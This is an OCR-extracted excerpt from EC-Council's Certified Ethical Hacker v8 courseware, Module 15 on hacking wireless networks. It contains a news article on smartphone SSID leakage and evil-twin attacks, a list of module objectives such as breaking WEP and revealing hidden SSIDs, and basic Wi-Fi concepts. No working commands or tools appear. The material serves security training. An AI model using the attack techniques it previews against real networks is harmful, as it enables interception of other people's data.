
Hacking Wireless Networks

Module 15



Ethical Hacking and Countermeasures v8

Module 15: Hacking Wireless Networks

Exam 312-50

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security News

Smartphone Wi-Fi Searches Offer Massive New Data Leakage Vector

Source: http://www.infosecurity-magazine.com

Our mobile phones are unwittingly giving away threat vectors to would-be hackers (and, for that matter, physical criminals as well), offering criminals a new way to tap information housed on smartphones.

According to researchers at Sophos, the ability of smartphones to retain identifiers for the trusted Wi-Fi networks they attach to automatically offers criminals a window into daily habits – and exploitable information.

"A wireless device goes through a discovery process in which it attempts to connect to an available wireless network. This may either be 'passive' - listening for networks which are broadcasting themselves - or 'active' - sending out probe request packets in search of a network to connect to," said Sophos blogger Julian Bhardwaj. "It's very likely that your smartphone is broadcasting the names (SSIDs) of your favorite networks for anyone to see."

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

It means that a would-be criminal can find out a lot about a person's daily movements – which coffee shops they visit, what their home network is called, which bookstores are frequented, and so on. But aside from being a nice toolkit for a stalker, it also gives cybercriminals a way into the person's smartphone. Specifically, an attacker could set up a rogue Wi-Fi network with the same SSID as the one the user is trying to connect to, with the aim of forcing the phone to connect and transfer data through it.

"So while someone knowing that your phone is trying to connect to 'BTHomeHub-XYZ' isn't immediately condemning, it may allow for them to launch a 'man-in-the-middle' attack against you, intercepting data sent between you and a friend, giving the impression you're talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker," explained Bhardwaj. "An 'evil twin' attack could even accomplish this without needing any knowledge of your Wi-Fi password – very damaging for all of those who use mobile banking for instance."

All of that data darting across airwaves in an unencrypted fashion clearly offers a potentially huge security hole for an enterprising cybercriminal. In an effort to find out how real the danger is, Bhardwaj launched an experiment at a recent university open day in Warwick, UK.

He ran a security demo in which he collected data from people walking by, displaying it for them to see. In just five hours, **246 wireless devices** came into range. Almost half – 49% – of these devices were actively probing for their preferred networks to connect to, resulting in **365 network names** being broadcast. Of those, 25% were customized, non-standard network names. However, 7% of the names revealed location information, including three where the network name was actually the first line of an address.

"What makes this even more worrying was how easily I was able to capture this sensitive information," he explained. "A tiny wireless router I purchased from eBay for **$23.95** and some freely available software I found on Google was all I needed. I didn't even need to understand anything about the 802.1 protocols that govern Wi-Fi to carry out this attack."


Coupled with a portable power source, a device could easily be hidden in a plant pot, garbage can, park bench and so on to lure Wi-Fi devices to attach to it.

Mobile phone users can protect themselves somewhat by telling your phones to 'forget' networks you no longer use to minimize the amount of data leakage, he said. But, "the unfortunate news is there doesn't appear to be an easy way to disable active wireless scanning on smartphones like Androids and iPhones," he noted, other than shutting Wi-Fi access completely off or disabling location-aware smartphone apps.

Copyright © 2012

http://www.infosecurity-magazine.com/view/28616/smartphone-wifi-searches-offer-massive-new-data-leakage-vector/

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Objectives


Wireless networks are inexpensive when compared to wired networks. But, theyare more vulnerable to attacks when compared with the wired networks. An attacker can easily compromise the wireless network, if proper security measures are not applied or if the network is not configured appropriately. Employing a high security mechanism may be expensive. Hence, it is advisable to determine critical sources, risks, or vulnerabilities associated with it and then check whether the current security mechanism is able to protect you against all possible attacks. If not, then upgrade the security mechanisms. But, you should ensure that you leave no other doorway for attackers to reach and compromise the critical resources of your business. This module assists you in identifying the critical sources of your business and how to protect them.

This module familiarizes you with:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Types of Wireless Networks
- Wireless Terminologies
- Types of Wireless Encryption
- How to Break WEP Encryption
- Wireless Threats
- Footprint the Wireless Network
- GPS Mapping
- How to Discover Wi-Fi Network Using Wardriving
- Wireless Traffic Analysis
- What Is Spectrum Analysis?
- How to Reveal Hidden SSIDs
- Crack Wi-Fi Encryption
- Wireless Hacking Tools
- Bluetooth Hacking
- How to BlueJack a Victim
- How to Defend Against Wireless Attacks
- Wireless Security Tools
- Wireless Penetration Testing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow

A wireless network is a relaxed **data communication system** that uses radio frequency technology with wireless media to communicate and obtain data through the air, which frees the user from complicated and multiple wired connections. They use electromagnetic waves to interconnect data an individual point to another without relying on any bodily construction. To understand the concept of hacking wireless networks, let us begin with wireless concepts.


This section provides insight into wireless networks, types of wireless networks, wireless standards, authentication modes and process, wireless terminology, and types of wireless antenna.

Wireless Concepts	**Wireless Encryption**
Wireless Threats	**Wireless Hacking Methodology**
Wireless Hacking Tools	**Bluetooth Hacking**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure	**Wireless Security Tools**
Wi-Fi Pen Testing	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Networks

A wireless network refers to a **computer network** that is not connected by any kind of cables. In wireless networks, the transmission is made possible through the radio wave transmission system. This usually takes place at the physical layer of the network structure. Fundamental changes to the data networking and telecommunication are taking place with the wireless communication revolution. Wi-Fi is developed on **IEEE 802.11** standards, and it is widely used in wireless communication. It provides wireless access to applications and data across a radio network. Wi-Fi sets up numerous ways to build up a connection between the transmitter and the receiver such as Direct-sequence Spread Spectrum (**DSSS**), Frequency-hopping Spread Spectrum (FHSS), Infrared (IR), and Orthogonal Frequency-division Multiplexing (OFDM).

Advantages:

- Installation is fast and easy and eliminates wiring through walls and ceilings.
- It is easier to provide connectivity in areas where it is difficult to lay cable.
- Access to the network can be from anywhere within range of an access point.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Using a wireless network, multiple members can access the Internet simultaneously without having to pay an ISP for multiple accounts.
- Public places like airports, libraries, schools, or even coffee shops offer you a constant Internet connection using a wireless LAN.

Disadvantages:

- Security is a big issue and may not meet expectations.
- As the number of computers on the network increases, the bandwidth suffers.
- Wi-Fi standards changed which results in replacing wireless cards and/or access points.
- Some electronic equipment can interfere with the Wi-Fi networks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



2010 vs. 2011 Wi-Fi Device Type Comparison

Source: http://www.meraki.com

Meraki, the cloud networking company, announced **statistics** showing the Wi-Fi device type comparison. The graph clearly shows that the iPads used significantly more Wi-Fi data than the average mobile device.




FIGURE15.1: Wi-Fi Device Type Comparison in the year 2011

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE15.2: Wi-Fi Device Type Comparison in the year 2010

Summary:

- Between 2010 and 2011, mobile platforms overtook desktop platforms in percentage of Wi-Fi devices.
- The iPhone is now the single most popular Wi-Fi device with 32% share.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Networks at Home and Public Places


At Home

Wi-Fi networks at home allow you to be wherever you want with laptop, iPad, or handheld device, and you don't need to make holes to hide Ethernet cables. If you have a wireless connection in your home, you can connect any number of devices that have Wi-Fi capabilities to your computer. The devices with Wi-Fi capability include Wi-Fi-capable printers and radios.

Public Places

Though these Wi-Fi networks are convenient ways to connect to the Internet, they are not secure, because, anyone, i.e., be it a genuine user or an attacker, can connect to such networks or hotspots. When you are using a public Wi-Fi network, it is best to send information only to encrypted websites. You can easily determine whether a website is encrypted or not by looking at the URL. If the URL begins with "https," then it is an encrypted website. If the network asks you for WPA password to connect to the public Wi-Fi network, then you can consider that hotspot a secure one.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Wireless Networks

The following are the four types of wireless networks:

Extension to a Wired Network

network and the wireless devices. The access points are basically two types:

- Software access points
- Hardware access points

A wireless network can also be established by using an access point, or a base station. With this type of network, the access point acts like a hub, providing connectivity for the wireless computers on its system. It can connect a wireless LAN to a wired LAN, which allows wireless computer access to LAN resources, such as file servers or existing Internet connections.

To summarize:

- Software Access Points (SAPs) can be connected to the wired network, and run on a computer equipped with a wireless network interface card.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hardware Access Points (HAPs)** provide comprehensive support to most wireless features. With suitable networking software support, users on the wireless LAN can share files and printers situated on the wired LAN and vice versa.




FIGURE15.3: Extension to a Wired Network

Multiple Access Points

This type of network consists of wireless computers connected wirelessly by using **multiple access points**. If a single large area cannot be covered by a single access point, multiple access points or extension points can be established. Although extension point capability has been developed by some manufacturers, it is not defined in the wireless standard.

